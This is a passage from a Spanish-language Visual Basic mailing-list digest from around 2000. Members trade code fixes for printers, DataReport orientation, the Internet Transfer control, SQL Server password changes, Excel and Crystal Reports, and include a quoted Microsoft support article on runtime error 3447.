    c1A.SetDemoParts 42, 1138, "hola"
    c1B.Demo = c1A.Demo
    c1B.ShowDemo
 End Sub

 Saludos
 Alex.
```

> --- Paco Reinoso <reinoso@mercuryin.es> wrote:
> He copiado literalmente tu ejemplo y me da uno de tantos errores con los que
> ya me habia enfrentado... quizá esté aqui todo el problema....
> "Cannot define a Public user-defined type within a private object module"
> ¿una clase por defecto se crea como privada?
> ¿como se hace "publica" una clase?
>
> Paco Reinoso.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problemas con el control Internet Transfer

Mensaje enviado por "Jordi Trabal Esquerda" <jtrabal@sat.es>

Yo tengo esto y me funciona :

```
Do
    DoEvents
Loop Until frm_FTP.Inet1.StillExecuting = False

frm_FTP.Inet1.Execute frm_FTP.Inet1.URL, "CLOSE"
frm_FTP.Inet1.Execute frm_FTP.Inet1.URL, "QUIT"

frm_FTP.Inet1.Cancel ' Por si finaliza el FTP con un error (no ha podido
hacer el get del fichero)
```

y luego tambien tengo

```
Private Sub Inet1_StateChanged(ByVal State As Integer)

Select Case State
    Case icResponseCompleted ' 12
        Inet1.Execute Inet1.URL, "CLOSE"
        Inet1.Execute Inet1.URL, "QUIT"
    Case icError
        Inet1.Execute Inet1.URL, "CLOSE"
        Inet1.Execute Inet1.URL, "QUIT"
    Case Else
    End Select

End Sub
```

Espero haberte ayudado
Un saludo
Jordi

-----Mensaje original-----
De: Amparo Mariño <amparomarino@yahoo.com>
Para: visualbasic-esp@egroups.com <visualbasic-esp@egroups.com>
Fecha: domingo 26 de marzo de 2000 4:24
Asunto: (VB-ESP) Problemas con el control Internet Transfer!!!!

>Un saludo muy especial para todos,quisiera saber si
>alguien me puede ayudar!!!
>
>Tengo un control Internet Transfer y cuando utilizo el
>metodo "execute" para ejecutar comandos (como ascii,
>get, close) este realiza el primer "execute" pero los
>otros ya no los ejecuta y despliega el error 35764:
>"todavia se esta ejecutando la ultima peticion".
>
>Para esto, gracias a un documento que me enviaron, le
>coloque el siguiente codigo:
>Do
>DoEvents

```
>Loop Until Not Inet1.StillExecuting
>
>Pero ahora se queda en este ciclo infinitamente!!! y
>por lo tanto no ejecuta la siguiente instruccion!!!!
>
>Que codigo podria colocar para que realice varios
>"execute"
>
>Si alguien puede ayudarme se lo agradeceria
>muchisimo!!!
>
>GRACIAS
>
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Seleccionar diferentes impresoras

Mensaje enviado por "Grupo VB" <vbgroup@eci9.atenas.inf.cu>

Hola amigo, ese es un problemita que me golpeo mucho, hasta que encontre la solucion los otros dias. En la bibliografia encuentras ejemplos pero estan erroneos. Si es que estas utilizando el CommonDialog.
En la coleccion printers no tienes que buscar absolutamente nada, solo tienes que trabajar con el CommonDialog directamente. Ahora la solucion esta en los Flags del CommonDialog.
Por ejemplo:

```
Dialogo.Flags = cdlPDReturnDC + cdlPDUseDevModeCopies + cdlPDNoWarning
```

donde

cdlPDReturnDC-Devuelve uncontexto de dispositivo para la impresora seleccionada en el cuadro de diálogo.Este Flag hace que el seleccionar una impresora en el Dialogo, esta sea la que se seleccione en la coleccion printers.

cdlPDUseDevModeCopies -Si un controlador de impresora no acepta varias copias, el establecimiento de este indicador deshabilita el control Número de copias del cuadro de diálogo Imprimir. Si un controlador no acepta varias copias, el establecimiento de este indicador señala que el cuadro de diálogo almacena el número de copias solicitado en la propiedad Copies.

cdlPDNoWarning - Evita que aparezca un mensaje de advertencia cuando no hay ninguna impresora predeterminada.

Utilizando el flags cdlPDReturnDC automaticamente el Common Dialog te deja de devolver la Impresora Default, que es lo que normalmente hace. Despues puedes acceder a la Impresora directamente que esta, va a ser , la Impresora que seleccionaste en el commondialog. Ejemplo

```
NumCopias = Printer.Copies
HdcPrinter = Printer.hDC
StrImpresora = Printer.DeviceName
```

Te repito, esto lo hace automaticamente el commondialog, por lo que no necesitas recorrer la coleccion printers para buscar la impresora seleccionada, ya que este control te la selecciona por defecto y te la lleva al inicio de la coleccion para que le utilices.
Ahora puedo mandar a imprimir.

```
Printer.FontName = "Arial"
Printer.Print " Hola " 'Imprimo Hola con la Impresora
seleccionada en el CommonDialog
Printer.EndDoc
```

Bueno esto es lo que he investigado hasta el momento, yo he tenido varios problemas con esto, que hasta me he ido por la API para los Dialogos de Impresion. Despues que utilizo este metodo, no me ha fallado. Quizas exista otro, pero no lo he encontrado.
Por ejemplo, no he encontrado la forma de mandar varias copias a una impresora que no la acepte puesto el CommonDialog devuelve 1 siempre. Eso si es otro problemita.
En fin creo que lo mas profesional es crear un Cuadro de Impresion tu mismo y tener

el dominio absoluto.

Saludos/Best Regards

Ing. Eyzen Medina
Analisis y Diseño de Sistemas
Email: Eyzen@eci9.atenas.inf.cu

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Solucion error 3447 *(2 mensajes)*

Mensaje enviado por Virgilio Ramos <vramos@fundacite.arg.gov.ve>

Ya que se ha presentado (y se seguirá presentando el error 3447) y ademas que cada quien da una solución diferente (Instalar IE 5.0, DAO350.dll, Pasar Windoctor.....etc) envio el ariculo de M$ para solucionar el problema.

Por cierto si al instalar la aplicación da el error de no poder registrar la Expsrv.dll, con ignorar es suficiente, para evitar este error hay que modificar el Setup.lst

Espero les sirva
Saludos
Virgilio Ramos
Maracay-Venezuela

PRB: The Jet VBA File VBAJet32.dll Failed to Initialize
Last reviewed: November 23, 1998
Article ID: Q196057

The information in this article applies to:
Microsoft Visual Studio 6.0
Microsoft Visual Basic Professional and Enterprise Editions for Windows, versions 5.0, 6.0
Microsoft Visual C++, 32-bit Editions, version 6.0

SYMPTOMS
If you created a setup program for a DAO application using Visual Basic 5.0 or Visual C++ 5.0 and you upgraded to version 6.0 of those products, you will receive the following runtime error (3447) when you attempt to run the application on a distributed computer:

> The Jet VBA file (VBAJet.dll for 16-bit versions, or VBAJet32.dll for 32-bit versions) failed to initialize when called. Try reinstalling the applications that returned the error.

CAUSE
Visual Basic 6.0 and Visual C++ 6.0 install new versions of the DAO and Jet files on your development computer. The version of VBAJet32.dll (6.1.8xx) that comes with the version 6.0 compilers is now dependent on the file Expsrv.dll. The error occurs with your original setup program because it does not include Expsrv.dll in the dependency information.

RESOLUTION
To resolve the error, do one of the following:

Manually add Expsrv.dll to your file list for your existing setup program.
Re-create a new setup program from scratch that includes this new dependency.

MORE INFORMATION

Steps to Reproduce Behavior

Create a DAO application and redistribution using Visual Basic 5.0 or Visual C++ 5.0.

Upgrade the computer to version 6.0 and rebuild your setup file.

Run the version 6.0 setup on a clean computer.

RESULT: When you try to run the application, you receive run-time error 3447.
(c) Microsoft Corporation 1998, All Rights Reserved. Contributions by Rick Anderson, Microsoft Corporation.

Mensaje enviado por CArlos Tineo <ctineo@fundacite.arg.gov.ve>

Saludos a todos los listeros
Aunque un compañero de la lista hace como dos semanas envió la solución me permito volver a enviarla ya que veo que se esta volviendo a repetir.
Cuando sin causa aparente nuestras aplicaciones empiezan a dar el famoso error, uno revisa el codigo, lo corre paso a paso, y todo funciona bien lo instala en otra máquina y por arte de magia: Error 3447.
Bueno microsoft saco un articulo donde explica como corregir esto (adjunto).
Por pruebas observé que al incluir alguna dll (manualmente como indica el articulo) en el empaquetado, está se autoregistra al momento de la instalación, en nuestro caso la famosa dll da un error de no poder registrarse, para corregir esto al momento de agregarla a nuestra distribución debemos ir a "file details" y desactivar la opción de
"install as shared file".

Otra opción es una vez empaquetado es cambiar en el archivo setup.lst

File20=1,,EXPSRV.DL_,EXPSRV.DLL,$(WinSysPath),$(DLLSelfRegister),$(Shared),1/22/1999 0:00:00,379152,6.0.0.8268,"","",""

por

File20=1,,EXPSRV.DL_,EXPSRV.DLL,$(WinSysPath),,,1/22/1999 0:00:00,379152,6.0.0.8268,"","",""

(cuidado aqui el file20 depende de cuantos archivos tengan)

Otra opción es directamente instalar el MDAC_TYP.exe que incluye la famosa dll de una vez y corrige otros problemitas (Como cuando casca el programa "Error en modulo desconocido" usando una datacontrol porque dice que la propiedad recordset del datacontrol no puede ser asignada (ejm: set data1.recordset = Mirecordset) porque esta reservada (¿?)).

Bueno espero les sea de utilidad

Saludos desde Maracay-Venezuela

Carlos Tineo
ctineo@fundacite.arg.gov.ve (Preferente)
ctineo@yahoo.com
ctineo@geocities.com
ICQ: 26047721

articulomicrosoft1.txt

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tabla usuarios en SQL

Mensaje enviado por rsauce <rsauce@sagyp.mecon.gov.ar>

Hola Cesar, mirá yo tomé un procedimiento de la base MASTER del SQL SERVER, que le cambia la clave de conexión al sql server al usuario, SP_PASSWORD.
y en Visual Basic hice una función que como funcionaba bién , así quedó (no me puse a corregirla ni optimizarla ni nada)

```
Public Function CambiaPassword(Usuario As String, OldPassword As String,
NewPassword As String) As Boolean
Dim conec As ADODB.Connection
Dim cm As ADODB.Command
Dim rs As ADODB.Recordset
Dim p1 As ADODB.Parameter
Dim p2 As ADODB.Parameter
Dim p3 As ADODB.Parameter

    On Error GoTo Cancela
    Set rs = New ADODB.Recordset
    Set conec = New ADODB.Connection
    Set cm = New ADODB.Command
    Cadena = "provider=sqloledb.1;integrated Security=SSPI; persist security
info=False; initial catalog=Master; data source=" & Server
    conec.Open Cadena
    conec.CursorLocation = adUseClient
    cm.CommandText = "sp_password"
    cm.CommandType = adCmdStoredProc

    Set p1 = cm.CreateParameter("Old", adBinary, adParamInput, 20, OldPassword)
    Set p2 = cm.CreateParameter("New", adBinary, adParamInput, 20, NewPassword)
    Set p3 = cm.CreateParameter("LoginName", adBinary, adParamInput, 20, Usuario)

    cm.Parameters.Append p1
    cm.Parameters.Append p2
    cm.Parameters.Append p3
    Set cm.ActiveConnection = conec
    Set rs = cm.Execute
    CambiaPassword = True

    Exit Function

Cancela:
    ' detectar error
    Select Case Err.Number
        Case -2147467259
            MsgBox "No hay conexión con el Servidor", vbCritical, "ERROR"
        Case -2147217865
            MsgBox "Error en Acceso: Acceso Inválido", vbCritical, "ERROR"
        Case -2147217900
            MsgBox "Clave Actual Errónea" & vbCrLf & "la clave No puede ser
cambiada", vbCritical, "Alerta de Truchada"
        Case -2147217843
            MsgBox "Usuario o Clave Erróneas", vbCritical, "ERROR"
        Case Else
            Open "error.log" For Append As #1
```

```
            Print #1, "Cambio de Pass: "; Now; ":"; Usuario; " - Error: " &
Err.Number; " : "; Err.Description
            Close #1
            resp = MsgBox("Error: " & Err.Number & vbCrLf & Err.Description,
vbRetryCancel, "Error Inesperado")
            If resp = 4 Then
               Resume
            End If
    End Select
    CambiaPassword = False
End Function
```

Ricardo

Cesar Altamirano Arbayza wrote:
>Hola Listeros,
>Tengo que crear una tabla de usuarios para el LOGIN a una aplicacion,
>debo guardar en esta tabla de SQL Server el codigo de usuario y su password.
>¿Existe alguna facilidad del SQL para encriptar este campo password o tengo
>que usar algun algoritmo propio?
>¿Es seguro esta forma de plantear la seguridad de acceso al sistema?

>Saludos,
>Cesar A.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Text to speech

Mensaje enviado por "Fernando Gorza" <gorza@surlan.com.ar>

Tenes que bajar de la página de IBM el text to speech para español (IBM outloud) y para ver ejemplos para programar a los agentes creo que esta era la página.
http://msdn.microsoft.com/workshop/c-frame.htm?929066716826#/workshop/imedia/agent/default.asp&RLD=79

Cualquier duda preguntame.

<><><><><><><><><><><>
Fernando Gorza
gorza@surlan.com.ar
<><><><><><><><><><><>
----- Mensaje original -----
De: osvaldo e. vargas
Para: vb-esp@ccc.uba.ar
Enviado: Lunes 27 de Marzo del 2000 23:37 PM
Asunto: vb-esp : text to speech

Alguien sabe de algun text to speech pero en espanol para usar con los agentes de vb.

Gracias

Osvaldo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

TextBox sólo numérico

Mensaje enviado por "Hector Barahona" <hbarahon@vtr.net>

Si deseas validar números solamente en un textbox, utiliza la siguiente API en Initialize del form que contiene el textbox. (No acepta ni comas ni puntos, solo numeros). Al asignar este estilo en el textbox impide la digitacion de caracteres.

```
    Public Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
                            (ByVal hwnd As Long, ByVal nIndex As Long) As Long
    Public Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" _
                            (ByVal hwnd As Long, ByVal nIndex As Long, _
                                ByVal dwNewLong As Long) As Long

    Public Const GWL_STYLE = (-16)
    Public Const ES_LOWERCASE = &H10&
    Public Const ES_UPPERCASE = &H8&
    Public Const ES_NUMBER = &H2000&
```

..... En un Form inserta lo siguiente:

```
    Dim Estilo As Long
    Dim SoloNumeros As Long
    Estilo = GetWindowLong(txtTextBox.hwnd, GWL_STYLE)
    UpperCaseOnly = SetWindowLong(txtTextBox.hwnd, GWL_STYLE, Estilo Or ES_NUMBER )
```

donde txtTextBox es la casilla que quieres validar

Saludos

Hector

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Una aplicación en un disquete

Mensaje enviado por "Guillermo Sieder" <Guillermo@sieder.com>

Definitivamente se puede hacer una aplicación bajo Windows que ocupe menos espacio que el que tiene un disquete con VB 30.
Es más, se puede hacer correr desde el disquete, sin instalarla.
Esta inquietud se me planteó al tener que hacer un pequeño programa, con una base de datos bajo Windows, de distribución gratuita.
Como los recursos económicos eran escasos, el desafío era que la aplicación "costara" solamente un disquete y la etiqueta correspondiente.
Obviamente los resultados visuales y la perfomance obtenida no llegaría ni a los talones del poderoso VB 6.0/ Access2000.
Pero me deja mas tranquilo saber se pueden hacer cosas elementales con mínimos recursos, recordando los viejos tiempos en que la memoria y el tamaño de los archivos eran seriamente limitantes.

Estos son los resultados:
1- La base de datos tiene que estar construida en Access 1.1 o Access 1.0.
¿¿Y de dónde demonios voy a sacar el Access1.1 ??!!!..
El VB 3.0 , viene con una aplicación nada amigable (data manager) que servirá para crear las tablas y los índices correspondientes en cualquiera de esas dos versiones. Ojo, en estas versiones de Access, conviene ajustar el tamaño de los campos a lo que realmente usaremos, no se les ocurra poner 255 caracteres para el "Nombre y Apellido".
Luego, con un Access razonablemente nuevo y más flexible, crearemos links a esas tablas para agregarles los datos con todas las herramientas "modernas" disponibles.
2- En la aplicación no podremos abusar de los BMP, pero con un poco de imaginación, podremos crear animaciones con los recursos básicos, llenar los formularios con mosaicos de pequeños BMP, hacer que el puntero del mouse se mueva sólo, usar pequeños wav para que los botones hagan algún ruido, etc.
3- Recomiendo despilfarrar unos miles de bytes en el grid.vbx (44kb) para hacer mas atractiva la presentación de los datos en pantalla.
4- El VB 3.0 NO DEBE TENER INSTALADO EL COMLAYER, esto lo haría compatible con Access 2.0 a costa de un voraz archivo de mas de 900 Kb (Msajt200.dll), esta es la principal razón por la que usaremos el antipático 1.1 considerando que será sólo un depósito de datos.

De esta manera tendremos los archivos necesarios para que funcione nuestra aplicación con base de datos y todo:

MSAES110 DLL 33.280
MSAJT110 DLL 710.752
VBDB300 DLL 95.200
VBRUN300 DLL 398.416

En Total 1,2 Mb de archivos de soporte y el resto para nuestra base de datos y la pequeña aplicación que la lea. Escaso, no?

Si deseamos hacer un disquete de instalación, la cosa quedaría así:

MSAES110 DL_ 18.931
MSAJT110 DL_ 424.588
SETUP EXE 15.312
SETUP LST 49
SETUP1 EX_ 13.416

SETUPKIT DL_ 3.657
SHARE EX_ 9.316
VBDB300 DL_ 59.761
VBRUN300 DL_ 276.684
VER DL_ 12.144

Unos 840 Kb para el instalador y 600 Kb para derrochar en nuestra aplicación que se podrá descomprimir en el disco del cliente...

Un abrazo

Guillermo A. Sieder
Guillermo@Sieder.com
Guillermo@Sieder.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Vista preliminar horizontal en DataRepor

Mensaje enviado por "DBSYS" <dbsys@hotmail.com>

Hola a todos.
Hace un mes aprox. que envié a la lista la pregunta de si alguien sabia como se debía
hacer para ver una vista preliminar del DataReport en forma horizontal.
Nadie ha respondido a la pregunta hasta el momento, además he visto que otros listeros han formulado la misma pregunta la semana pasada. Supongo que lamentablemente nadie conocia la respuesta.
Bueno, he aqui la solución tomada de la magnifica web www.planet-source-code.com/vb

Estos son los pasos a seguir:

1) Crear un modulo BAS con lo siguiente:

```
'COMIENZO DEL CODIGO DEL MODULO BAS
'****************************************
'Constants used in the DevMode structure
Private Const CCHDEVICENAME = 32
Private Const CCHFORMNAME = 32

'Constants for NT security
Private Const STANDARD_RIGHTS_REQUIRED = &HF0000
Private Const PRINTER_ACCESS_ADMINISTER = &H4
Private Const PRINTER_ACCESS_USE = &H8
Private Const PRINTER_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED Or
PRINTER_ACCESS_ADMINISTER Or PRINTER_ACCESS_USE)

'Constants used to make changes to the values contained in the DevMode
Private Const DM_MODIFY = 8
Private Const DM_IN_BUFFER = DM_MODIFY
Private Const DM_COPY = 2
Private Const DM_OUT_BUFFER = DM_COPY
Private Const DM_DUPLEX = &H1000&
Private Const DMDUP_SIMPLEX = 1
Private Const DMDUP_VERTICAL = 2
Private Const DMDUP_HORIZONTAL = 3
Private Const DM_ORIENTATION = &H1&
Private PageDirection As Integer
'------USER DEFINED TYPES

'The DevMode structure contains printing parameters.
'Note that this only represents the PUBLIC portion of the DevMode.
' The full DevMode also contains a variable length PRIVATE section
' which varies in length and content between printer drivers.
'NEVER use this User Defined Type directly with any API call.
' Always combine it into a FULL DevMode structure and then send the
' full DevMode to the API call.
Private Type DEVMODE
    dmDeviceName As String * CCHDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer
    dmFields As Long
```

```
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer
    dmFormName As String * CCHFORMNAME
    dmLogPixels As Integer
    dmBitsPerPel As Long
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
    dmICMMethod As Long ' // Windows 95 only
    dmICMIntent As Long ' // Windows 95 only
    dmMediaType As Long ' // Windows 95 only
    dmDitherType As Long ' // Windows 95 only
    dmReserved1 As Long ' // Windows 95 only
    dmReserved2 As Long ' // Windows 95 only
End Type

Private Type PRINTER_DEFAULTS
'Note:
' The definition of Printer_Defaults in the VB5 API viewer is incorrect.
' Below, pDevMode has been corrected to LONG.
    pDatatype As String
    pDevMode As Long
    DesiredAccess As Long
End Type


'------DECLARATIONS

Private Declare Function OpenPrinter Lib "winspool.drv" Alias "OpenPrinterA"
(ByVal pPrinterName As String, phPrinter As Long, pDefault As
PRINTER_DEFAULTS) As Long
Private Declare Function SetPrinter Lib "winspool.drv" Alias "SetPrinterA"
(ByVal hPrinter As Long, ByVal Level As Long, pPrinter As Any, ByVal Command
As Long) As Long
Private Declare Function GetPrinter Lib "winspool.drv" Alias "GetPrinterA"
(ByVal hPrinter As Long, ByVal Level As Long, pPrinter As Any, ByVal cbBuf
As Long, pcbNeeded As Long) As Long
Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (hpvDest
As Any, hpvSource As Any, ByVal cbCopy As Long)
Private Declare Function ClosePrinter Lib "winspool.drv" (ByVal hPrinter As
Long) As Long

'The following is an unusual declaration of DocumentProperties:
' pDevModeOutput and pDevModeInput are usually declared ByRef. They are
declared
' ByVal in this program because we're using a Printer_Info_2 structure.
```

```
' The pi2 structure contains a variable of type LONG which contains the
address
' of the DevMode structure (this is called a pointer). This LONG variable
must
' be passed ByVal.
' Normally this function is called with a BYTE ARRAY which contains the
DevMode
' structure and the Byte Array is passed ByRef.
Private Declare Function DocumentProperties Lib "winspool.drv" Alias
"DocumentPropertiesA" (ByVal hwnd As Long, ByVal hPrinter As Long, ByVal
pDeviceName As String, ByVal pDevModeOutput As Any, ByVal pDevModeInput As
Any, ByVal fMode As Long) As Long

Private Sub SetOrientation(NewSetting As Long, chng As Integer, ByVal frm As
Form)
    Dim PrinterHandle As Long
    Dim PrinterName As String
    Dim pd As PRINTER_DEFAULTS
    Dim MyDevMode As DEVMODE
    Dim Result As Long
    Dim Needed As Long
    Dim pFullDevMode As Long
    Dim pi2_buffer() As Long 'This is a block of memory for the
Printer_Info_2 structure
        'If you need to use the Printer_Info_2 User Defined Type, the
        ' definition of Printer_Info_2 in the API viewer is incorrect.
        ' pDevMode and pSecurityDescriptor should be defined As Long.

    PrinterName = Printer.DeviceName
    If PrinterName = "" Then
        Exit Sub
    End If

    pd.pDatatype = vbNullString
    pd.pDevMode = 0&
    'Printer_Access_All is required for NT security
    pd.DesiredAccess = PRINTER_ALL_ACCESS

    Result = OpenPrinter(PrinterName, PrinterHandle, pd)

    'The first call to GetPrinter gets the size, in bytes, of the buffer needed.
    'This value is divided by 4 since each element of pi2_buffer is a long.
    Result = GetPrinter(PrinterHandle, 2, ByVal 0&, 0, Needed)
    ReDim pi2_buffer((Needed \ 4))
    Result = GetPrinter(PrinterHandle, 2, pi2_buffer(0), Needed, Needed)

    'The seventh element of pi2_buffer is a Pointer to a block of memory
    ' which contains the full DevMode (including the PRIVATE portion).
    pFullDevMode = pi2_buffer(7)

    'Copy the Public portion of FullDevMode into our DevMode structure
    Call CopyMemory(MyDevMode, ByVal pFullDevMode, Len(MyDevMode))

    'Make desired changes
    MyDevMode.dmDuplex = NewSetting
    MyDevMode.dmFields = DM_DUPLEX Or DM_ORIENTATION
    MyDevMode.dmOrientation = chng

    'Copy our DevMode structure back into FullDevMode
```

```
    Call CopyMemory(ByVal pFullDevMode, MyDevMode, Len(MyDevMode))

    'Copy our changes to "the PUBLIC portion of the DevMode" into "the PRIVATE
portion of the DevMode"
    Result = DocumentProperties(frm.hwnd, PrinterHandle, PrinterName, ByVal
pFullDevMode, ByVal pFullDevMode, DM_IN_BUFFER Or DM_OUT_BUFFER)

    'Update the printer's default properties (to verify, go to the Printer folder
    ' and check the properties for the printer)
    Result = SetPrinter(PrinterHandle, 2, pi2_buffer(0), 0&)

    Call ClosePrinter(PrinterHandle)

    'Note: Once "Set Printer = " is executed, anywhere in the code, after that
point
    ' changes made with SetPrinter will ONLY affect the system-wide printer --
    ' -- the changes will NOT affect the VB printer object.
    ' Therefore, it may be necessary to reset the printer object's parameters to
    ' those chosen in the devmode.
    Dim p As Printer
    For Each p In Printers
        If p.DeviceName = PrinterName Then
            Set Printer = p
            Exit For
        End If
    Next p
    Printer.Duplex = MyDevMode.dmDuplex
End Sub

Public Sub ChngPrinterOrientationLandscape(ByVal frm As Form)
    PageDirection = 2
    Call SetOrientation(DMDUP_SIMPLEX, PageDirection, frm)
End Sub

Public Sub ResetPrinterOrientation(ByVal frm As Form)

    If PageDirection = 1 Then
        PageDirection = 2
    Else
        PageDirection = 1
    End If
    Call SetOrientation(DMDUP_SIMPLEX, PageDirection, frm)
End Sub

Public Sub ChngPrinterOrientationPortrait(ByVal frm As Form)

    PageDirection = 1
    Call SetOrientation(DMDUP_SIMPLEX, PageDirection, frm)
End Sub
'FIN DEL CODIGO PARA EL MODULO BAS
'**************************************************

2) Desde el formulario en el que se llama al metodo SHOW del DataReport
escribir:

    ChngPrinterOrientationLandscape Me

    DataReport1.Show

    'IMPORTANTE: Siempre hay que llamar al procedimiento anterior antes de ejecutar
```

el metodo SHOW del datareport

3) Yahoo!!! fin.

Espero que les haya gustado, cualquier duda me lo dicen y veremos que hacemos

Saludos a todos

Gabriel Marcelo Fogante

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Acceder a una BD con password desde Crystal Reports

Mensaje enviado por "Ruben Nadal" <admon@plastiken.com>

A mi me pasaba lo mismo y lo solucione de esta forma:

```
    Crystal.Connect = ";PWD=" & DBPassword
    Crystal.ReportFileName = App.Path & "archivo.mdb"
    Crystal.Action = 1
```

Salu2 Ruben.

-----Mensaje original-----
De: Informatica CMAC-TACNA [mailto:cmtinfo@terra.com.pe]
Enviado el: lunes 14 de febrero de 2000 21:56
Para: Lista vb-esp
Asunto: (VB-ESP) (CR) Acceder a una BD con Password

Utlizo el Crystal Report que viene con VB 5.0 trabajo con Access 97 y una BD con password, pero cada ver que quiero visualizar el reporte me pide el password, y la cuestion es que le asigno el pasword a la porpiedad correspondiente pero igual antes de mostrar el reporte sale una ventana que me pide la contraseña

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ajustar el ancho de las columnas de Excel desde vb *(2 mensajes)*

Mensaje enviado por Administrador Guantánamo <root@gtm.jcce.org.cu>

Saludos a Ud y a los colegas de la lista.

Una posible solución sería.
    - Suponiendo que es la HOJA1, entonces...

Hoja1.Columns.ColumnWidth valor 'este método es para todas las columnas.
Hoja1.Columns(1).ColumnWidth Valor ' y Este es para la columna 1 en específico.

.PD. Debes saber cual es el texto de mayor tamaño que hay en una columna, el método prodía ser.

```
Dim valor(1 to NumFilas) as Long
For i= 1 to NumCol
    For j=1 to NumFilas
        AnchoTextCol=Len(Hoja1.Cells(j , i))
        If AnchoTextCol>valor(i) then
                valor(i) =AnchoTextCol ' en valor(i) tienes el valor del texto más
ancho por columnas.
        End If
    Next j
Next i
```

Espero que resuelvas y puedas terminar pronto.......

root@gtm.jcce.org.cu
Lic. José Rosabal Pérez.

Mensaje enviado por Diego Buendía <diegobb@teleline.es>

Hola, Pablo:

```
    Selection.Columns.AutoFit
```

Diego Buendía
Barcelona, Spain
diegobb@teleline.es
http://teleline.terra.es/personal/diegobb

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

API para RAS

Mensaje enviado por "Manolo" <mbote@arrakis.es>

----- Mensaje original -----
De: Iker
Para: visualbasic-esp@egroups.com
Enviado: viernes, 18 de febrero de 2000 00:46
Asunto: (VB-ESP) API para RAS

> ¿alguien sabria como conectarse a internet mediante Ras? Vamos las
>llamadas a las funciones de rasapi32.dll. O si alguien sabe otra forma

Siguiendo el dicho de que es mejor saber pescar que pedir un pez, ahí te va un manual completo.

Como creo que a más de uno le vendrá bien, os lo mando a todos, así se engrasan un poco los "demodulaitors", con perdón.

Saludos, mbote@arrakis.es

platformvb-dun.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Boton Maximixar Enabled=False en MDI

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

At 16:31 28/02/2000 -0800, Rudy Capatinta wrote:
>Ahora estoy buscando como desaparecer o poner el boton
>de maximizar en estado de Enabled=false de un formulario MDI.

De manera similar a como poner enabled=false en el boton cerrar lo puedes hacer en el maximizar. En realidad esto que vamos a hacer hace que no funcione pero sigue viéndose "normal".

```
Public Const MF_BYPOSITION = &H400
Public Const MF_REMOVE = &H1000
Public Declare Function DrawMenuBar Lib "user32" _
       (ByVal hwnd As Long) As Long
Public Declare Function GetMenuItemCount Lib "user32" _
       (ByVal hMenu As Long) As Long
Public Declare Function GetSystemMenu Lib "user32" _
         (ByVal hwnd As Long, _
         ByVal bRevert As Long) As Long
Public Declare Function RemoveMenu Lib "user32" _
         (ByVal hMenu As Long, _
         ByVal nPosition As Long, _
         ByVal wFlags As Long) As Long


En el load :

'Obtenemos un handle al menú de sistema del formulario
hMenu = GetSystemMenu(Me.hwnd, 0)
If hMenu Then
     Call RemoveMenu(hMenu, 4, _
                       MF_REMOVE Or MF_BYPOSITION)
     Call DrawMenuBar(Me.hwnd)
End If


Un saludo.
```


_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.ctv.es/USERS/jrubi
Podrás encontrar información sobre VB, las listas
vb-esp y visualbasic-esp y un resumen de los
mensajes de las mismas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por Daniel Natali <dnatali@vision.com.ar>

Una vez baje esto de planet-source-code, fijate si te sirve.

Saludos

```
'************************************
' Name: CGI and Visual Basic
' Description:Can't remember where I pic
' ked this up, but it works. (Mike Ubis,mi
' ke@may.com)
' By: Newsgroup Posting
'


'
' Inputs:None
'
' Returns:None
'
'Assumes:None
'
'Side Effects:None
'
'Warranty:
'Code provided by Planet Source Code(tm)
' (http://www.Planet-Source-Code.com) 'as
' is', without warranties as to performanc
' e, fitness, merchantability,and any othe
' r warranty (whether expressed or implied
' ).
'Terms of Agreement:
'By using this source code, you agree to
' the following terms...
' 1) You may use this source code in per
' sonal projects and may compile it into a
' n .exe/.dll/.ocx and distribute it in bi
' nary format freely and with no charge.
' 2) You MAY NOT redistribute this sourc
' e code (for example to a web site) witho
' ut written permission from the original
' author.Failure to do so is a violation o
' f copyright laws.
' 3) You may link to this code from anot
' her website, provided it is not wrapped
' in a frame.
' 4) The author of this code may have re
' tained certain additional copyright righ
' ts.If so, this is indicated in the autho
' r's description.
'************************************
```

```
type OVERLAPPED
    Internal As Long
    InternalHigh As Long
    offset As Long
    OffsetHigh As Long
    hEvent As Long
End Type

Declare Function GetLastError Lib "kernel32" () As Long


Private Declare Function GetStdHandle Lib "kernel32" (ByVal nStdHandle As
    Long) As Long


Private Declare Function WriteFile Lib "kernel32" (ByVal hFile As Long,
    lpBuffer As Any, ByVal nNumberOfBytesToWrite As Long,
    lpNumberOfBytesWritten As Long, lpOverlapped As Any) As Long


Private Declare Function ReadFile Lib "kernel32" (ByVal hFile As Long,
    lpBuffer As Any, ByVal nNumberOfBytesToRead As Long, lpNumberOfBytesRead

    As Long, lpOverlapped As Any) As Long
    Private Const STD_INPUT_HANDLE As Long = -10&
    Private Const STD_OUTPUT_HANDLE As Long = -11&
    Private Const STD_ERROR_HANDLE As Long = -12&
    Private Const INVALID_HANDLE_VALUE As Long = -1
    Private StdIn As Long
    Private StdOut As Long
    Private StdErr As Long



Public Function StdIOInit()
    Dim ErrCode As Long
